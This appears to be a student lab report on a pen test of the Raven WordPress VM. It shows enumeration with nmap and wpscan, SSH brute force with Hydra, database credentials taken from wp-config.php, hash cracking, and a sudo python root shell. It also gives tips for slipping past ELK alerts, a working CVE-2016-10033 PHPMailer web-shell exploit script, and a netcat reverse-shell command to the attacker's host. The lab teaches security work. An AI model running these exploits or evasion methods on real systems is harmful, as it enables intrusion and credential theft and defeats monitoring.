Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Fides, Beven, Samih, Jack and Richard

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux 3.2-4.9
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux 3.2-4.9
Hostname: Target 2

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK-Server

IPv4: 192.168.1.105
OS: Ubuntu 18.04.4 LTS
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
WordPress discoverable usernames	Users that are externally discoverable will give attackers half of the information required to brute force login (in basic authentication).	Attacker was able to use Hydra and standard rockyou to find the password for user ‘michael’
Weak Passwords	Weak Passwords are used and easily cracked with brute-force.	Attacker was able to use Hydra and John The Ripper to get the user passwords
wp-config in default location	wp-config contains information that allows WordPress to communicate with the database (including the username and password). This is easily found in the default location.	Attacker was able to source the username and password used by WordPress and was able to look at the data contained in the tables inside of the wordpress database
NOPASSWD Privilege Escalation	Python is allowed to run with sudo privilege without password.	Attacker was able to initiate /bin/bash from a python command and get a shell as root

Exploits Used

Exploitation: Network Mapping

Summarize the following:

- We used “Nmap” to scan the network for open and expose potentially vulnerable entry points.
  - Command: nmap -sV 192.168.1.110

```
root@Kali:~/Desktop# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-08 01:43 PST
Nmap scan report for 192.168.1.110
Host is up (0.00057s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- We noticed that Port 22 and Port 80 were open and decided to use “wpscan” with the goal in mind to enumerate the user on the WordPress-Server.

Exploitation: Enumerating WordPress-Server Users

- Command: wpscan --url http://192.168.1.110/wordpress/ --detection-mode aggressive -eu

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=======================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

  - The wpscan exploit revealed the user names “steven” and “michael”, this information was critical for us as we decided to attempt a Brute Force Attack via the open SSH Port 22.
  - This was confirmed By: Login Error Messages via (Aggressive Detection).

Exploitation: Weak User Password & Brute Force Vulnerability

- We used hydra to brute force Michael`s password on the Apache Server (Port 22).
  - Command: hydra -l michael -P /usr/share/wordlist/rockyou.txt -s 22 192.168.1.110 ssh

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purpo
ses.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-12 00:43:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to p
revent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
```

- Hydra cracked Michael`s password with ease !
  - Password: “michael”

- With Michael`s password we were able to successfully login to the Target Machine with WordPress “Author” permissions.

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation: MySQL Database Access & Privilege Escalation

- Utilized “michael’s” privileges to locate the MySQL config files and gain “root” privileges which led to the discovery usernames and unsalted passwords for the WordPress site’s database.
  - Command: cat /var/www/html/wordpress/wp-config.php

- Following information was revealed:
  - DB_NAME; wordpress
  - DB_USER; root
  - DB_PASSWORD; R@v3nSecurity

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Exploitation: MySQL Database Access & Privilege Escalation

- We then escalated our privileges to “root” and discovered unsalted password hashes.
  - Command: mysql –u root -p
  - Command: show databases;
  - Command: use wordpress;
  - Command: show tables;
  - Command: select * from wp_users;

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)
```

```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+-------------
-------+---------------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registe
ed     | user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+-------------
-------+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 2
:49:12 |                     |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 2
:31:16 |                     |           0 | Steven Seagull |
```

Exploitation: Brute Forced User Steven's Password Hash & Remote Code Execution/Privilege Escalation

- We then Copied Steven's unsalted password hash from MySQL database and created the file "wp_hashes.txt", and used "John The Ripper" (password cracking software tool) to Brute Force his password.
  - Command: john wp_hashes.txt
  - Command: john --show wp_hashes.txt

```
root@Kali:~# john --show wp_hashes.txt
steven:pink84
```

- After cracking Steven`s password we SSH`d into his account, listed his privileges and escalated them to "root".
  - Command: ssh steven@192.168.1.110
  - Command: sudo python -c 'import pty;pty.spawn("/bin/bash")'

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven#
```

Avoiding Detection

Stealth Exploitation of WordPress Enumeration

Monitoring Overview


- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes.
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - When above 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Implement a pause for 5 minutes after every 100 requests.
- Are there alternative exploits that may perform better?
  - Gobuster is an alternative to wpscan.

Stealth Exploitation of WordPress Enumeration

- See screenshot of our stealth technique.



Stealth Exploitation of Network Enumeration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute.
- Which metrics do they measure?
  - Packets requests from the same source IP to all destination ports.
- Which thresholds do they fire at?
  - Above 3500 bytes per minute.


Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Target only known ports (known for vulnerabilities).
- Are there alternative exploits that may perform better?
  - Zenmap and RustScan are alternative exploits which perform well.

Stealth Exploitation of Network Enumeration

- See screenshot of our stealth technique.

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```



Stealth Exploitation of Brute Force Attack / Vulnerability

Monitoring Overview


- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents
- Which metrics do they measure?
  - system.process.cpu.total
- Which thresholds do they fire at?
  - Is above 0.5

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - By copying the wp_hashes.txt onto the kali machine and using john on our attacking machine to avoid the CPU spike.
- Are there alternative exploits that may perform better?
  - As alternative we would suggest using Hashcat, this exploit uses GPU instead of the CPU.

Stealth Exploitation of Brute Force Attack / Vulnerability

- See screenshot of our stealth technique.
  - The Brute Force Attack was completed without triggering the alert since the password was very weak and easy to crack.



Maintaining Access

Installing Backdoor (CVE-2016-10033) on Target 1

- We first installed a backdoor via a script “exploit.sh” and then we started a listener on Port 4444 via “Netcat”.
  - Command: bash exploit.sh
  - Command: nc -lnvp 4444

```
#!/bin/bash

TARGET=http://192.168.1.110/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=Hackerman" \
              --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
              --data-urlencode "action=submit" \
              $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

- Next we utilized the script “backdoor.php” that our “exploit.sh” placed in into /var/html/ by accessing it directly through a web browser and putting on a reverse shell command in html friendly format.
  - 192.168.1.110/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash


```
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
```

- Now we have a shell in the Target1 machine again and have maintained our access, this exploit works due to CVE-2016-10033 which is a vulnerability in the PHPmailer before version 5.2.18, and since this machine is running 5.2.16 it is susceptible.

Installing Backdoor on Target 1

- Screenshot of access through NCAT listener

```
root@Kali:~/Downloads# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.110] 59265
ls -al
total 196
drwxrwxrwx 10 root     root      4096 Nov 15 16:16 .
drwxrwxrwx  3 root     root      4096 Aug 13  2018 ..
-rw-r--r--  1 root     root     18436 Aug 12  2018 .DS_Store
drwxr-xr-x  7 root     root      4096 Aug 12  2018 Security - Doc
-rw-r--r--  1 root     root     13265 Aug 13  2018 about.html
-rw-r--r--  1 www-data www-data 16232 Nov 15 16:16 backdoor.php
-rw-r--r--  1 root     root     10441 Aug 13  2018 contact.php
-rw-r--r--  1 root     root      3384 Aug 12  2018 contact.zip
drwxr-xr-x  4 root     root      4096 Aug 12  2018 css
-rw-r--r--  1 root     root     35226 Aug 12  2018 elements.html
drwxr-xr-x  2 root     root      4096 Aug 12  2018 fonts
